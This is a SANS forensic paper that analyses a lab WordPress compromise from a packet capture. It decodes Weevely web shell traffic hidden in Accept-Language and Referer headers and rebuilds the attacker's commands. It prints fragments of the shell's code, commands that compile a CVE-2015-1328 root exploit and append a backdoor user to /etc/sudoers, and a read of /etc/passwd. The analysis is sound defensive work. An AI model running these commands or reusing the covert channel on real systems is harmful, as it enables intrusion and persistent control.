894	0.023219000	vi-VN,zu;q=0.5,za;q=0.7,zh;q=0.8
904	0.026704000	bg-BG,cs;q=0.5,ch;q=0.7,cu;q=0.8
914	0.001535000	bg-BG,cu;q=0.0,cr;q=0.1
924	0.001405000	be-BY,co;q=0.5,cv;q=0.7
934	0.029569000	sy- SY,om;q=0.0,oj;q=0.1
944	0.023364000	vi-VN,dv;q=0.5,dz;q=0.7,dz;q=0.8
954	0.001673000	vi-VN,de;q=0.0
964	0.001378000	vi-VN,de;q=0.0,da;q=0.1
974	0.020530000	is-IS,ee;q=0.0,ee;q=0.1
984	0.001578000	id-ID,es;q=0.5,et;q=0.7,es;q=0.8
994	0.001421000	it-IT,es;q=0.5,el;q=0.7,en;q=0.8,el;q=0.9
1004	0.024235000	gu-IN,ta;q=0.0,ti;q=0.1
...		

Figure 15: Sample of the Accept-Language header values used in requests

Across the entire traffic sample, there were 175 different languages sets requested. Going back to knowing the expectations from the research scenario, only two of the requests suggested English should be used for the returned content.

```
$ tshark -r scenario_combined.pcap http -T fields -e frame.number -e frame.time_delta_displayed
> -e col.Info -e http.accept_language | grep "add_user" | awk -F'\t' '{print $4}'
> | sort | uniq | wc -l
```

175

Figure 16: Number of unique language combinations requested

The second item to stand out in the example HTTP stream in Figure 14 above was the User-Agent of value: Opera 9.4 (Windows NT 5.3; U; en). The “en” at the end implies this is an English language browser making the request. However, as mentioned above, it is requesting content in three diverse languages. Windows NT 5 is commonly

known as Windows XP, which is becoming less common and Opera 9 was released in 2006. Given the advances of web technology, it is unlikely such traffic would be the result of a human user at the time the scenario was run in 2015.

In the traffic summary in Section 2.1.1, it was stated that 182 different user agent strings were in the attack traffic. This was just one of them, each with equally telling marks. The suspicious nature of the Accept-Language and User-Agent headers is easier to spot when viewing them side-by-side with the time-delta for several of the requests. The requests are very rapidly changing values, which does not match the behavior of a user browsing the website.

984	0.026704000	bg-BG,cs;q=0.5,ch;q=0.7,cu;q=0.8	Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2) Gecko
914	0.001535000	bg-BG,cu;q=0.0,cr;q=0.1	Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.11) Gecko/1
924	0.001405000	be-BY,co;q=0.5,cv;q=0.7	Opera/9.52 (X11; Linux x86_64; U)
934	0.029569000	syn-SY,om;q=0.0,oj;q=0.1	Mozilla/5.0 (X11; U; Linux x86_64; en-GB; rv:1.8.0.4) Gec
944	0.023364000	vi-VN,dv;q=0.5,dz;q=0.7,dz;q=0.8	Mozilla/5.0 (X11; U; Linux x86_64; it; rv:1.9) Gecko/2008
954	0.001673000	vi-VN,de;q=0.0	Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9b3pre) Ge
964	0.001378000	vi-VN,de;q=0.0,da;q=0.1	Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.9.0.5) Gecko
974	0.020530000	is-IS,ee;q=0.0,ee;q=0.1	Mozilla/5.0 (Windows; U; Windows NT 5.1; pt-BR; rv:1.9.0.

Figure 17: Showing changes in Accept-Language and User-Agent across requests

The third item that is interesting from the HTTP stream is the referrer header (again see back to Figure 14). The domain is for google.com.pg, which has the TLD (Top Level Domain) for Papua New Guinea adding yet another language irregularity to the request.

Following the pattern for the other two items, the Referer header for some of the other requests to the attacker's PHP file are shown below. Not only do the requests have the very minor time delta, different User-Agents, and appear to request content in every language imaginable, they also seem to have been referred to the target web site from a wide range of locations as shown in Figure 18 below. In total 188 different Referrer's are seen in the attack traffic that is suspiciously close to the 182 User-Agents.

```
tshark -r scenario_combined.pcap http -T fields -e frame.number -e frame.time_delta_displayed
> -e col.Info -e http.referer | grep "add_user"
> | awk -F'\t' '{print $1, "\t011", $2, "\t011", $4}'
```

884	0.035841000	http://192.168.118.138/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php/?HC=
894	0.023219000	http://www.google.ws/url?sa=t&rct=j&q=168.118&source=web&cd=337&ved=09bTfofTK&url=168.118.138&
904	0.026704000	http://www.google.com.pg/url?sa=t&rct=j&q=168&source=web&cd=477&ved=b0etfpnrC&url=168.118.138&
914	0.001535000	http://192.168.118.138/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php/?HC=
924	0.001405000	http://www.google.ws/url?sa=t&rct=j&q=168.118&source=web&cd=337&ved=FrT5QLaD1&url=168.118.138&
934	0.029569000	http://192.168.118.138/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php/?HC=
944	0.023364000	http://www.google.com.pg/url?sa=t&rct=j&q=168&source=web&cd=477&ved=e84Tfp_qi&url=168.118.138&
954	0.001673000	http://192.168.118.138/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php/?ekv
964	0.001378000	http://192.168.118.138/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php/?HC=
974	0.020530000	http://192.168.118.138/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php/?HC=
984	0.001578000	http://www.google.com.pg/url?sa=t&rct=j&q=168&source=web&cd=477&ved=fiiyiG2bw&url=168.118.138&

Figure 18: Showing the different User-Agents used to contact the agent

To summarize the HTTP stream followed (and shown again below for ease of reference):

```
GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
Accept-Encoding: identity
Accept-Language: zh-ZA;q=0.5,pt;q=0.7,pi;q=0.8
Host: 192.168.118.138
Accept: text/html,application/xml;q=0.9,*/*
User-Agent: Opera 9.4 (Windows NT 5.3; U; en)
Connection: close
Referer: http://www.google.com.pg/url?sa=t&rct=j&q=168&source=web&cd=477&ved=c63Tfp_Ka&url=168.118.138&ei=2r5FIBUQRXs9c1YikgND41&usq=a16pZ3lgnEfadqaa23utosF102tj2o1pAx

HTTP/1.1 200 OK
Date: Sun, 12 Jul 2015 19:45:26 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4
Set-Cookie: PHPSESSID=95eb5a9mfmfir4laegor08b61; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 41
Connection: close
Content-Type: text/html

<5f4dccc3b>TfoHUFRTAGI1ZTzknA==</5f4dccc3b>
```

Figure 19: Reminder of what the request looks like (same as Figure 14)

It implies the request was referred by a Google search, localized for Papua New Guinea, using a 10-year-old English language browser, requesting the result to be preferably returned in a native South African language, but if that isn't possible to use an Indian dialect.

As a response the request above then returns Base64 encoded data wrapped in tag elements that resemble XML. Then, barely 1/100th of a second later, the same source makes another request with entirely different values. Even if it was not for the time deltas, the variation in the other fields, and knowing the location contacted is a PHP file uploaded by the attacker - this is still a very suspicious request.

2.5. Decoding the Web Shell Traffic

Decoding the web shell traffic requires continuing the PHP analysis started in Section 2.3.2. This section is heavily dependent on the static analysis of the PHP agent that was extracted from the network capture. As a reminder, the de-obfuscated and annotated code can be found in Appendix B.

At the top of the script, there are two 4-character parts of a key. Concatenated together, they are used both in decrypting the commands sent and for encrypting the results before sending them back. The single key is denoted as the variable `$key` in the source code. The tag value in the request response from Figure 19 (5f4dcc3b) is the encryption key in this attack scenario.

2.5.1. Encryption Function

The web shell relies on a stream XOR function to encrypt the data passed in. In a single byte XOR, the same key byte is used on each byte of input. A streaming XOR loops through multiple key bytes to introduce variation. This makes it harder to detect the key that was used by only looking at the output of the XOR function. The same encryption function is used for both commands passed in, as well as the data sent back to the attacker.

```

 9  function xor_obfuscation($data_bytes, $key)
10  {
11      $key_len = strlen($key);
12      $data_len = strlen($data_bytes);
13      $output = "";
14
15      /* Cycle through the key bytes, xor'ing against against the data
16      */
17      for ($i = 0; $i < $data_len; ) {
18          for ($kindex = 0; ($kindex < $key_len && $i < $data_len); $kindex++, $i++) {
19              $output .= $data_bytes[$i] ^ $key[$kindex];
20          }
21      }
22
23      return $output;
24  }

```

Figure 20: XOR obfuscation method

2.5.2. Decoding the Commands Sent

It was suggested earlier in Section 2.4 that the command and control traffic for the web shell was being sent via HTTP GETs to the `/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php` URI. This is the location of the web shell. Two things in particular stood out about the headers for requests to that location. First, 185 different referrer strings were used seen. Second, 175 different Accept-Language values were requested. It turns out the uniqueness of these requests is due to how the web shell (Weeveily) encodes commands sent. A summary of this process is provided.

The commands the attacker wishes to execute are sent to the web shell encoded in the headers of the request.

First, the
Accept-
Language
quality

```
/*
  Extract the desired language match fields
*/
preg_match_all("/([w-]+)(?:q=0.([d]))?;/", $accept_language, $lang_matches);
```

Figure 21: Regular expression to extract Accept-Language indexes

values, q, specify a zero-based index into the Referer's query string that is part of the encrypted command. Figure 21 below shows the regular expression used to extract these indexes. A side effect of this method of encoding commands is that all requests will have a query string on the Referer. Figure 22 visually shows the breakdown in a request.

```

GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
Accept-Encoding: identity
Accept-Language: vi-VN,zu;q=0.5,za;q=0.7,zh;q=0.8
Host: 192.168.118.138
Accept: text/plain,application/xml;0.9,*/
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/532.0 (KHTML, like Gecko)
Chrome/4.0.203.2 Safari/532.0
Connection: close
Referer: http://www.google.ws/url?sa=t&rct=j&q=168.118&source=web&cd=337&ved=09bTfofTK&url=168.118.138&ei=mvGLNFLntJqqscTPwt-Cm2&usg=s-fWM2ZWsmSJ38fED2Hu5huCe7IwwlJWIK&sigz=2Yxx8baNXkCzHV7PVNRQdM

HTTP/1.1 200 OK
Date: Sun, 12 Jul 2015 19:45:26 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4
Set-Cookie: PHPSESSID=1tu0fci6q8brnmjqcoap3qni63; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 45
Connection: close
Content-Type: text/html

<5f4dcc3b>Tfofq0wpgkp/SxpiY3CVYd8=</5f4dcc3b>

```

Figure 22: Breakdown request with embedded command

A quality value of 0.5 means the fifth query string item, 0.7 the seventh item, and 0.8 the eighth. The web shell then combines the different pieces to build the encrypted command as shown:

```

09bTfofTKmvGLNFLntJqqscTPwt-Cm2s-
fWM2ZWsmSJ38fED2Hu5huCe7IwwlJWIK&sigz=2Yxx8baNXkCzHV7PVNR
QdM

```

It is expected there will be times when a command cannot fit into a single request's headers. After all, the Referer string can only be so long and have so many

```

Accept-Encoding: identity
Accept-Language: vi-VN,zu;q=0.5,za;q=0.7,zh;q=0.8
Host: 192.168.118.138
Accept: text/plain,application/xml;0.9,*/
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/532.0 (KHTML, like Gecko)
Chrome/4.0.203.2 Safari/532.0
Connection: close
Referer: http://www.google.ws/url?sa=t&rct=j&q=168.118&source=web&cd=337&ved=09bTfofTK&url=168.118.138&ei=mvGLNFLntJqqscTPwt-Cm2&usg=s-fWM2ZWsmSJ38fED2Hu5huCe7IwwlJWIK&sigz=2Yxx8baNXkCzHV7PVNRQdM

HTTP/1.1 200 OK
Date: Sun, 12 Jul 2015 19:45:26 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4
Set-Cookie: PHPSESSID=1tu0fci6q8brnmjqcoap3qni63; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 45
Connection: close
Content-Type: text/html

<5f4dcc3b>Tfofq0wpgkp/SxpiY3CVYd8=</5f4dcc3b>

```

Figure 23: Embedded session identifier

pieces. When that is needed, multiple requests are sent encoding a single command that then requires the agent to combine them together into a long string. To facilitate this, a session identifier is used which is also encoded in the Accept-Language header. It is always made up of the first character of the first two languages suggested. The two blue boxes in Figure 23 show where these occur. The session-id is then combined with the encryption to make a header and footer for wrapping the actual data in. Even a command that fits in a single request, a session-id, header and footer are used.

To build the header and footer, the session id is combined with the first four characters and then second four characters of the key to form two values. In the example shown these are *5fd4*, and *cc3b* respectively. The MD5 of these are calculated and the first three characters of each become the header and footer. The PHP code for this is shown. With the header and footer, the agent knows when it has received the entire command and can start to decrypt it:

```
/* Build Session ID */
$session_id = $lang_matches[1][0] . $lang_matches[1][1];

/* Build Header and Footer */
$data_header = strtolower(substr(md5($session_id . $key_part_one) , 0, 3));
$data_footer = strtolower(substr(md5($session_id . $key_part_two) , 0, 3));
```

Figure 24: Building the session header and footer

2.5.3. Encoding the Response

After the attacker's command is executed, the result is prepared to be sent back. The result is first *gzip* compressed and then passed along to the encryption function from section 2.5.1. Finally, the binary data is base64 encoded to return it back to printable text to be sent back. In this case, the response sent will always be in the form of `<$key>base64_data_that_was_encrypted</$key>`. This matches the observations in the previous section of the traffic summary where the body of a GET request's response looked like the following:

```
<5f4dcc3b>TfrnSyhP4U0aSe0rS6r+sxqpGy5KS31PG7AbS7Mu/a0eL/1PskweqvwpE11Y2
mfJQg=</5f4dcc3b>
```

All of the responses in the PCAP in this format can now be decoded by following the process in reverse as shown in the decryption script provided in Appendix C.

2.6. Attackers Actions

Now that the encrypted command and control mechanism is understood and able to be decrypted, a closer look at the actions taken by the attacker can be examined. By inspecting the traffic the requests to the web shell occur between packets 874 and 2726, with no other traffic happening within that range. Figure 25 shows two *tshark* commands

to get the boundaries. A manual inspection was done to verify unrelated requests were not within that range.

```
tshark -r scenario_combined.pcap http | grep 'contact_files' | sed -n 1p
874 930.353031000 192.168.118.143 -> 192.168.118.138 529 GET
/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1

tshark -r scenario_combined.pcap http | grep 'contact_files' | tail -1
2726 3281.894398000 192.168.118.143 -> 192.168.118.138 732 GET
/wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
```

Figure 25: Extracting boundaries for packets to web shell

This consistency allows isolating the Referer and Accept-Language headers easily with the *tshark* command below in Figure 26. The command creates a file with three columns; the first with the time since the start of capture, the second the HTTP Accept-Language header (which has session id components and location of the command parts), and third is the HTTP Referer, including its query string which has the encrypted command pieces. This file shows that 42 different PHP code snippets were sent to the server. The reason this differs from the hypothesis that the attacker issued 10 commands – based on request timing – is that a single command might require multiple PHP snippets to be sent.

```
tshark -r scenario_combined.pcap http and http.accept_language -T fields
> -e frame.time_relative -e http.accept_language -e http.referer
> -R "frame.number>873 and frame.number<2727"> encoded_commands.txt
```

Figure 26: Extracting only the parts of the commands sent

To decode the commands, the Python script in Appendix D is to be used. As mentioned earlier, the commands are in the form of PHP snippets that will be executed by the web server. The next four sub-sections highlight the attacker's commands to the web shell in order to establish a timeline of actions. Instead of looking at all forty-two commands sent, only the requests that add significant value to understanding the attack are presented. The sequence starts approximately 15 minutes into the capture.

2.6.1. Extracting System Information

The first set of commands run are relatively benign and are the attacker gathering information, and getting familiar with the system they now have access to:

At 930.43 seconds into attack:

```
print(@gethostname());
```

Response: <5f4dcc3b>Tfofq0wpGkp/SxpiY3CVYd8=</5f4dcc3b>

Decoded: wordpress

As expected from the command, the response is the hostname, which is 'wordpress'. The next command tries two different methods to retrieve the user name that is running the HTTP server process.

```
if(is_callable('posix_getpuid') && is_callable('posix_geteuid')) {
    $u = @posix_getpuid(@posix_geteuid());
    if($u){
        $u=$u['name'];
    }
    else {
        $u=getenv('username');
    }
    print($u);
}
```

Response: <5f4dcc3b>TfofS0y0fisZLzBkbcswTw==</5f4dcc3b>

Decoded: www-data

Continuing the reconnaissance, the attacker runs several commands to get information about the PHP and web server. The first is to get the document root for the web server, which is the location where files are stored on the server.

At 930.50 seconds into attack:

```
chdir('/var/www/html/wordpress/wp-content/uploads/contact_files');
print(@$_SERVER['DOCUMENT_ROOT']);
```

Response: <5f4dcc3b>TfrnSyhP4U0aSeOrS6r+YzVHGmCS</5f4dcc3b>

Decoded: /var/www/html

At 930.74 seconds into attack:

```
chdir('/var/www/html/wordpress/wp-content/uploads/contact_files');
print(@php_uname());
```

Response: *TfoxpJps0IhY+Q72rNfmmGi7sbWQ3uFLfRGVdLHDd1G4CSv5JT5Gf+YikU
I8QYFd9f3I/yg tShcg0J2/OFK/LWptkoGczRXGdf/af+0ELocGnJLOZ5LUS1g
Decoded: Linux wordpress 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10
19:11:08 UTC 2014 x86_64*

The response in this case is the equivalent of running `uname -a` from a terminal prompt on Linux. It has provided the attack with the hostname, kernel version, and from the time-stamp the likely version of Ubuntu running. This information would provide good hints to the attack for the exploit that is uploaded in Section 2.6.3 below.

At 930.91 seconds into the attack:

```
chdir('/var/www/html/wordpress/wp-content/uploads/contact_files');
$v='';
if(function_exists('phpversion')){
    $v=phpversion();
} elseif(defined('PHP_VERSION')){
    $v=PHP_VERSION;
} elseif(defined('PHP_VERSION_ID')){
    $v=PHP_VERSION_ID;
}
print($v);
```

Response: *TfoHsVC2gLYASnLOrkgVzRmL3VnVg==*

Decode: *5.5.9-1ubuntu4*

Although no attacks were performed against PHP itself, knowing the version of PHP can be very helpful to an attacker. PHP version 5.5.9 was released in February 2014, and has several exploits available against it (The PHP Group, 2015).

2.6.2. Shell Access

Just over 21 minutes into the network capture the web shells command and control traffic raises a huge red flag by requesting shell access.

Kiel Wadner, wadnerk@gmail.com

```
chdir('/var/www/html/wordpress/wp-content/uploads/contact_files');
```

```
@system('sh_shell 2>&1');
```

Response: *TfofqTMxA9ZnTvrSTK17r/zXZqyoTGIq/kn5L4JhMxmibzA=*

Decoded: *sh: 1: sh_shell: not found*

Interestingly, the command appears to have failed – sort of. Unlike previous commands, this one uses the `@system` function. According to the documentation (The PHP Group, 2015) this call is used “Execute an external program and display the output”. This implies, (and is confirmed later), that the attacker is able to run arbitrary shell commands with the permissions of the web server user, `www-data`. The `2>&1` syntax tells the shell to send the standard error, *stderr*, output to the same place that standard out is going. In this case, to the PHP process to be written in the response.

2.6.3. Uploading Exploit

At about 49 minutes in, after having shell access as the `www-data` user for a period, the attacker decides its time up the ante. Two commands are sent in quick succession. The first creates a file with the name *scaffolding.c*, and confirms that it has read/write access and can be executed.

```
chdir('/var/www/html/wordpress/wp-content/uploads/contact_files');
$f='/var/www/html/wordpress/wp-content/uploads/scaffolding.c';
if(@file_exists($f)){print('e');}
if(@is_readable($f))print('r');
if(@is_writable($f))print('w');
if(@is_executable($f))print('x');}
```

The next, sends the information to be written to the *scaffolding.c* file as a Base64 encoded value and uses the *file_put_contents* PHP function to write it to disk. The actual value is truncated in the command below, but the decode C source code is in Appendix E. A full analysis of the C code is beyond the scope of this document. However, it is the proof of concept exploit for CVE-2015-1328, which was posted on exploit-db.com, and allows for privilege escalation.

Kiel Wadner, wadnerk@gmail.com

```
chdir('/var/www/html/wordpress/wp-content/uploads/contact_files');
(file_put_contents(
'/var/www/html/wordpress/wp-content/uploads/scaffolding.c',
base64_decode('truncated data')
) && print(1)) || print(0);
```

After uploading the data the file is compiled into an executable to later be execute. Note the use of the @system function that was observed earlier.

```
chdir('/var/www/html/wordpress/wp-content/uploads');
@system('gcc scaffolding.c -o scaffolding 2>&1');
```

2.6.4. Game Over

With the last command, the attacker issues they gain full control by creating a new user, and adding them to the `/etc/sudoers` file. On Ubuntu systems, this file controls which users are able to run commands with administrative permissions.

```
chdir('/var/www/html/wordpress/wp-content/uploads');
@system('echo "useradd apache -u 51 -g 33 -s /bin/bash -m -d /var/apache
&& echo apache:Ube0wned | sudo chpasswd && echo \'apache ALL=(ALL:ALL)
ALL\' >> /etc/sudoers" | ./scaffolding 2>&1');
```

The very last command issued over the web shell confirms the user was successfully added. This would only be possible if the exploit and all commands up to the call to scaffolding succeeded, assuring the user is also in the sudo file.

```
chdir('/var/www/html/wordpress/wp-content/uploads');
@system('cat /etc/passwd 2>&1');
```

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
toor:x:1000:1000:toor,,,:/home/toor:/bin/bash
ntp:x:106:114::/home/ntp:/bin/false
apache:x:51:33::/var/apache:/bin/bash

```

Figure 27: Output of the /etc/passwd file on target

2.7. An SSH Connection

847 412.202978	192.168.118.143	192.168.118.138	66 50514 > 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=5524202 TSecr=23452010
848 412.209842	192.168.118.138	192.168.118.143	105 Server Protocol: SSH-2.0-OpenSSH_6.0p1 Ubuntu-2ubuntu1/r
849 412.210280	192.168.118.143	192.168.118.138	66 50514 > 22 [ACK] Seq=1 Ack=40 Win=29312 Len=0 TSval=5524204 TSecr=23452012
850 412.210388	192.168.118.143	192.168.118.138	105 Client Protocol: SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2/r
851 412.210404	192.168.118.138	192.168.118.143	66 22 > 50514 [ACK] Seq=40 Ack=40 Win=29056 Len=0 TSval=23452012 TSecr=5524204
852 412.210644	192.168.118.138	192.168.118.143	1514 [TCP segment of a reassembled PDU]
853 412.210691	192.168.118.138	192.168.118.143	295 Server: Key Exchange Init
854 412.211136	192.168.118.143	192.168.118.138	66 50514 > 22 [ACK] Seq=40 Ack=1688 Win=32512 Len=0 TSval=5524204 TSecr=23452012
855 412.211776	192.168.118.143	192.168.118.138	1338 Client: Key Exchange Init
856 412.248764	192.168.118.138	192.168.118.143	66 22 > 50514 [ACK] Seq=1688 Ack=1312 Win=31872 Len=0 TSval=23452022 TSecr=5524204
857 412.249205	192.168.118.143	192.168.118.138	146 Client: Diffie-Hellman Key Exchange Init
858 412.249222	192.168.118.138	192.168.118.143	66 22 > 50514 [ACK] Seq=1688 Ack=1992 Win=31872 Len=0 TSval=23452022 TSecr=5524214
859 412.251293	192.168.118.138	192.168.118.143	378 Server: New Keys
860 412.255200	192.168.118.143	192.168.118.138	82 Client: New Keys
861 412.293178	192.168.118.138	192.168.118.143	66 22 > 50514 [ACK] Seq=2000 Ack=1408 Win=31872 Len=0 TSval=23452033 TSecr=5524215
862 412.293504	192.168.118.143	192.168.118.138	114 Encrypted request packet len=48
863 412.293522	192.168.118.138	192.168.118.143	66 22 > 50514 [ACK] Seq=2000 Ack=1496 Win=31872 Len=0 TSval=23452033 TSecr=5524225

Figure 28: Attacker establishing an SSH connection - GAME OVER

Proof that the attacker controls the system is given at the end of the network traffic where an SSH connection is successfully established. This is shown in the figure above. It is based on the proposition that an SSH connection from the attacker's IP is not expected. At this point, with a system account, sudo access, and the ability to SSH in our ability to observe their actions is greatly hindered.

Kiel Wadner, wadnerk@gmail.com

3. Conclusion

In this paper, a realistic website compromise was looked at, demonstrating that a great deal of information can be gathered only from network analysis. Based on the artifacts captured, it was shown how the command and control channel could be analyzed, leading to its decryption. This lead to identifying the actions taken by the attacker, and degree that the system was compromised. Using known and controlled scenarios are a great way for an analyst to improve their skills, or to focus on a specific set of tools. By continually identifying weaknesses in skills and isolating scenarios around them, you will be able to focus on measured improvement.

4. Works Cited

- Brenner, B. (2013, Oct 28). *Web Shells, Backdoor Trojans and RATs*. Retrieved Aug 7, 2015, from Akamai Blog: <https://blogs.akamai.com/2013/10/web-shells-backdoor-trojans-and-rats.html>
- Eckersley, P. (2010, Jan 10). *Browser Versions Carry 10.5 Bits of Identifying Information on Average*. Retrieved from EFF: <https://www.eff.org/deeplinks/2010/01/tracking-by-user-agent>
- Library of Congress. (2014, March 8). *ISO 639.2*. Retrieved from Registration Authority: http://loc.gov/standards/iso639-2/php/code_list.php
- Microsoft. (2015, Aug 7). *MIME Type Detection in Internet Explorer*. Retrieved from Microsoft Developer Network: <https://msdn.microsoft.com/en-us/library/ms775147%28v=vs.85%29.aspx>
- Pinna, E. (2015, July 24). *Weevely3 GitHub page*. Retrieved May 30, 2015, from GitHub: <https://github.com/epinna/weevely3>
- rebel. (2015, 06 16). *Ubuntu 12.04, 14.04, 14.10, 15.04 - overlayfs Local Root (Shell)*. Retrieved from Exploit DB: <https://www.exploit-db.com/exploits/37292/>
- The PHP Group. (2015, Aug 7). *create_function*. Retrieved from PHP Documentation: <http://php.net/manual/en/function.create-function.php>
- The PHP Group. (2015, August 23). *PHP Change Log*. Retrieved from PHP: <http://php.net/ChangeLog-5.php#5.5.9>
- The PHP Group. (2015, August 23). *PHP Documentation*. Retrieved from function.system: <http://php.net/manual/en/function.system.php>
- W3C. (2011, June 6). *Accept-Language used for locale setting*. Retrieved from W3C: <http://www.w3.org/International/questions/qa-accept-lang-locales>
- WPSan Team. (2015, July 8). *WPSan GitHub page*. Retrieved Aug 7, 2015, from GitHub: <https://github.com/wpscanteam/wpscan>

Kiel Wadner, wadnerk@gmail.com

x2libre. (2015, Aug 7). *Locale Helper*. Retrieved from GLIBC Locale Files:
http://lh.2xlibre.net/locale/xh_ZA/

© 2015 SANS Institute, Author retains full rights.

5. Appendix A

The full output from WPScan targeting the vulnerable WordPress server.

```
[+] URL: http://192.168.118.138/wordpress/
[+] Started: Mon Jul 13 22:20:38 2015

[!] The WordPress 'http://192.168.118.138/wordpress/readme.html' file exists exposing a version number
[!] A wp-config.php backup file has been found in: 'http://192.168.118.138/wordpress/wp-config.php~'
[+] Interesting header: SERVER: Apache/2.4.7 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.5.9-1ubuntu4
[+] XML-RPC Interface available under: http://192.168.118.138/wordpress/xmlrpc.php
[!] Upload directory has directory listing enabled: http://192.168.118.138/wordpress/wp-content/uploads/

[+] WordPress version 4.2 identified from meta generator
[!] 2 vulnerabilities identified from the version number

[!] Title: WordPress <= 4.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7945
Reference: http://klikki.fi/adv/wordpress2.html
Reference: http://packetstormsecurity.com/files/131644/
Reference: http://osvdb.org/show/osvdb/121320
Reference: https://www.exploit-db.com/exploits/36844/
[i] Fixed in: 4.2.1

[!] Title: WordPress 4.1-4.2.1 - Genericons Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7979
Reference: https://codex.wordpress.org/Version_4.2.2
[i] Fixed in: 4.2.2

[+] WordPress theme in use: twentyfifteen - v1.1

[+] Name: twentyfifteen - v1.1
| Location: http://192.168.118.138/wordpress/wp-content/themes/twentyfifteen/
| Readme: http://192.168.118.138/wordpress/wp-content/themes/twentyfifteen/readme.txt
| Style URL: http://192.168.118.138/wordpress/wp-content/themes/twentyfifteen/style.css
| Theme Name: Twenty Fifteen
| Theme URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,...
| Author: the WordPress team
| Author URI: https://wordpress.org/

[!] Title: Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7965
Reference: https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-to-dom-based-xss-millions-of-wordpress-websites-affected-millions-of-wordpress-websites-affected.html
Reference: http://packetstormsecurity.com/files/131802/
Reference: http://seclists.org/fulldisclosure/2015/May/41
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3429
[i] Fixed in: 1.2

[+] Enumerating plugins from passive detection ...
| 2 plugins found:

[+] Name: contus-video-gallery - v2.7
| Location: http://192.168.118.138/wordpress/wp-content/plugins/contus-video-gallery/
| Readme: http://192.168.118.138/wordpress/wp-content/plugins/contus-video-gallery/readme.txt

[!] Title: Wordpress Video Gallery <= 2.7 - SQL Injection
Reference: https://wpvulndb.com/vulnerabilities/7793
Reference: http://packetstormsecurity.com/files/130371/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2065
```

Kiel Wadner, wadnerk@gmail.com

Reference: <http://osvdb.org/show/osvdb/118419>
 Reference: <https://www.exploit-db.com/exploits/36058/>
 [i] Fixed in: 2.8

[!] Title: WordPress Video Gallery <= 2.8 - Multiple Cross-Site Request Forgery (CSRF)
 Reference: <https://wpvulndb.com/vulnerabilities/7887>
 Reference: <https://www.exploit-db.com/exploits/36610/>

[!] Title: WordPress Video Gallery <= 2.8 - SQL Injection
 Reference: <https://wpvulndb.com/vulnerabilities/7899>
 Reference: <http://www.homelab.it/index.php/2015/04/13/wordpress-video-gallery-2-8-sql-injection-vulnerability/>
 Reference: <https://plugins.trac.wordpress.org/changeset/1129320/contus-video-gallery>
 Reference: <http://packetstormsecurity.com/files/131418/>
 [i] Fixed in: 2.8.1

